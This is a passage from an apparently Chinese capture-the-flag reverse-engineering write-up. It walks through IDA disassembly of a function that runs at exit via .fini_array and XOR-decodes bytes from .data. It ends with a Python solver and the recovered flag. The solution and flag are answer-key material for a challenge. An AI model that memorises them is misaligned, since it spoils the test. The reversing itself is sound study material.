.data:00000000006CC0A9                 db  2Fh ; /
.data:00000000006CC0AA                 db  24h ; $
.data:00000000006CC0AB                 db  6Eh ; n
.data:00000000006CC0AC                 db  62h ; b
.data:00000000006CC0AD                 db  3Ch ; <
.data:00000000006CC0AE                 db  27h ; '
.data:00000000006CC0AF                 db  54h ; T
.data:00000000006CC0B0                 db  48h ; H
```

这处才是真实flag所在的引用位置

```
.data:00000000006CC0B1                 db  6Ch ; l
.data:00000000006CC0B2                 db  24h ; $
.data:00000000006CC0B3                 db  6Eh ; n
.data:00000000006CC0B4                 db  72h ; r
.data:00000000006CC0B5                 db  3Ch ; <
.data:00000000006CC0B6                 db  32h ; 2
.data:00000000006CC0B7                 db  45h ; E
.data:00000000006CC0B8                 db  5Bh ; [
.data:00000000006CC0B9                 db    0
.data:00000000006CC0BA                 db    0
.data:00000000006CC0BB                 db    0
.data:00000000006CC0BC                 db    0
.data:00000000006CC0BD                 db    0
.data:00000000006CC0BE                 db    0
.data:00000000006CC0BF                 db    0
.data:00000000006CC0C0 qword_6CC0C0    dq 800h                 ; DATA XREF: sub_401DE0+7E↑r
.data:00000000006CC0C0                                         ; sub_401DE0+1B5↑r ...
.data:00000000006CC0C8 off_6CC0C8      dq offset aMessages     ; DATA XREF: sub_4036C0:loc_403CE5↑r
```

3，真实flag位置




```
unsigned __int64 sub_400D35()
{
  unsigned __int64 result; // rax
  unsigned int v1; // [rsp+Ch] [rbp-24h]
  int i; // [rsp+10h] [rbp-20h]
  int j; // [rsp+14h] [rbp-1Ch]
  unsigned int v4; // [rsp+24h] [rbp-Ch]
  unsigned __int64 v5; // [rsp+28h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  v1 = sub_43FD20(0LL) - qword_6CEE38;
  for ( i = 0; i <= 1233; ++i )
  {
    sub_40F790(v1);
    sub_40FE60();
    sub_40FE60();
    v1 = sub_40FE60() ^ 0x98765432;
  }
  v4 = v1;
  if ( ((unsigned __int8)v1 ^ byte_6CC0A0[0]) == 'f' && (HIBYTE(v4) ^ (unsigned __int8)byte_6CC0A3) == 'g' )
  {
    for ( j = 0; j <= 24; ++j )
      sub_410E90((unsigned __int8)(byte_6CC0A0[j] ^ *((_BYTE *)&v4 + j % 4)));
  }
  result = __readfsqword(0x28u) ^ v5;
  if ( result )
    sub_444020();
  return result;
}
```



关于流程为什么会走到这里很奇怪，下面给出参考解释：

```
.text:0000000000400D34 ; } // starts at 4009C6
.text:0000000000400D34 sub_4009C6      endp
.text:0000000000400D34
.text:0000000000400D35
.text:0000000000400D35 ; =============== S U B R O U T I N E =======================================
.text:0000000000400D35
.text:0000000000400D35 ; Attributes: bp-based frame
.text:0000000000400D35
.text:0000000000400D35 sub_400D35      proc near               ; DATA XREF: .fini_array:00000000006CBEE8↓o
.text:0000000000400D35
.text:0000000000400D35 var_24          = dword ptr -24h
.text:0000000000400D35 var_20          = dword ptr -20h
.text:0000000000400D35 var_1C          = dword ptr -1Ch
.text:0000000000400D35 var_18          = qword ptr -18h
.text:0000000000400D35 var_C           = dword ptr -0Ch
.text:0000000000400D35 var_8           = qword ptr -8
.text:0000000000400D35
.text:0000000000400D35 ; __unwind {
.text:0000000000400D35                 push    rbp
.text:0000000000400D36                 mov     rbp, rsp
.text:0000000000400D39                 sub     rsp, 30h
.text:0000000000400D3D                 mov     rax, fs:28h
.text:0000000000400D46                 mov     [rbp+var_8], rax
.text:0000000000400D4A                 xor     eax, eax
.text:0000000000400D4C                 mov     edi, 0
.text:0000000000400D51                 call    sub_43FD20
.text:0000000000400D56                 mov     [rbp+var_18], rax
.text:0000000000400D5A                 mov     rax, [rbp+var_18]
.text:0000000000400D5E                 mov     edx, eax
.text:0000000000400D60                 mov     rax, cs:qword_6CEE38
.text:0000000000400D67                 sub     edx, eax
.text:0000000000400D69                 mov     eax, edx
.text:0000000000400D6B                 mov     [rbp+var_24], eax
.text:0000000000400D6E                 mov     [rbp+var_20], 0
.text:0000000000400D75                 jmp     short loc_400D9C
.text:0000000000400D77 ; ---------------------------------------------------------------------------
```



而.fini段的解释是：
此节区包含了可执行的指令，是进程终止代码的一部分。
程序正常退出时，系统将安排执行这里的代码。

4，解密flag

```
.data:00000000006CC090                                  ; "Vm0wd2VHUXhTWGhpUm1SWVYwZDRWV1l3Wkc5WFJ"...
.data:00000000006CC098                  align 20h
.data:00000000006CC0A0 ; char byte_6CC0A0[3]
.data:00000000006CC0A0 byte_6CC0A0      db 40h                  ; DATA XREF: sub_400D35+95↑r
.data:00000000006CC0A0                                          ; sub_400D35+C1↑r
.data:00000000006CC0A1                  db  35h ; 5
.data:00000000006CC0A2                  db  20h
.data:00000000006CC0A3 byte_6CC0A3      db 56h                  ; DATA XREF: sub_400D35+A6↑r
.data:00000000006CC0A4                  db  5Dh ; ]
.data:00000000006CC0A5                  db  18h
.data:00000000006CC0A6                  db  22h ; "
.data:00000000006CC0A7                  db  45h ; E
.data:00000000006CC0A8                  db  17h
.data:00000000006CC0A9                  db  2Fh ; /
.data:00000000006CC0AA                  db  24h ; $
.data:00000000006CC0AB                  db  6Eh ; n
.data:00000000006CC0AC                  db  62h ; b
.data:00000000006CC0AD                  db  3Ch ; <
.data:00000000006CC0AE                  db  27h ; '
.data:00000000006CC0AF                  db  54h ; T
.data:00000000006CC0B0                  db  48h ; H
.data:00000000006CC0B1                  db  6Ch ; l
.data:00000000006CC0B2                  db  24h ; $
.data:00000000006CC0B3                  db  6Eh ; n
.data:00000000006CC0B4                  db  72h ; r
.data:00000000006CC0B5                  db  3Ch ; <
.data:00000000006CC0B6                  db  32h ; 2
.data:00000000006CC0B7                  db  45h ; E
.data:00000000006CC0B8                  db  5Bh ; [
.data:00000000006CC0B9                  db    0
.data:00000000006CC0BA                  db    0
.data:00000000006CC0BB                  db    0
.data:00000000006CC0BC                  db    0
.data:00000000006CC0BD                  db    0
.data:00000000006CC0BE                  db    0
.data:00000000006CC0BF                  db    0
.data:00000000006CC0C0 qword_6CC0C0     dq 800h                 ; DATA XREF: sub_401DE0+7E↑r
.data:00000000006CC0C0                                          ; sub_401DE0+1B5↑r ...
.data:00000000006CC0C8 off_6CC0C8       dq offset aMessages     ; DATA XREF: sub_4036C0:loc_403CE5↑r
.data:00000000006CC0C8                                          ; sub_49FD70:loc_49FDB9↑r
.data:00000000006CC0C8                                          ; "messages"
```



```python
s = [0x40,0x35,0x20,0x56,0x5D,0x18,0x22,0x45,0x17,0x2F,0x24,0x6E,0x62,
     0x3C,0x27,0x54,0x48,0x6C,0x24,0x6E,0x72,0x3C,0x32,0x45,0x5B]
s1 = 'flag'
key = ''
flag = ''
for i in range(4):
    key += chr(s[i] ^ ord(s1[i]))
for j in range(len(s)):
    flag += chr(s[j] ^ ord(key[j%4]))
print(flag)
```

```
>>> ================================ RESTAR
>>>
flag{Actlve_Defen5e_Test}
>>>
```